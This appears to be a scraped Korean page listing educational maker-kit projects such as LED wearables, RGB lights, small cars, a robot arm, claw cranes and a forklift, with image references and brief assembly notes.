


각도가 '0'일 때, 날개를 사진처럼 끼움







● 지게차











● 회전 각도 조절(0-10)



## 웨어러블



LED 브로치



LED 꽃송이

## 웨어러블&RGB




RGB 머리띠



RGB 조명등

## 자동차



미니카



스마트카




컨셉카

## 로봇




고무줄총




로봇팔




수평 집게 크레인



굴삭기



지게차



집게 크레인차

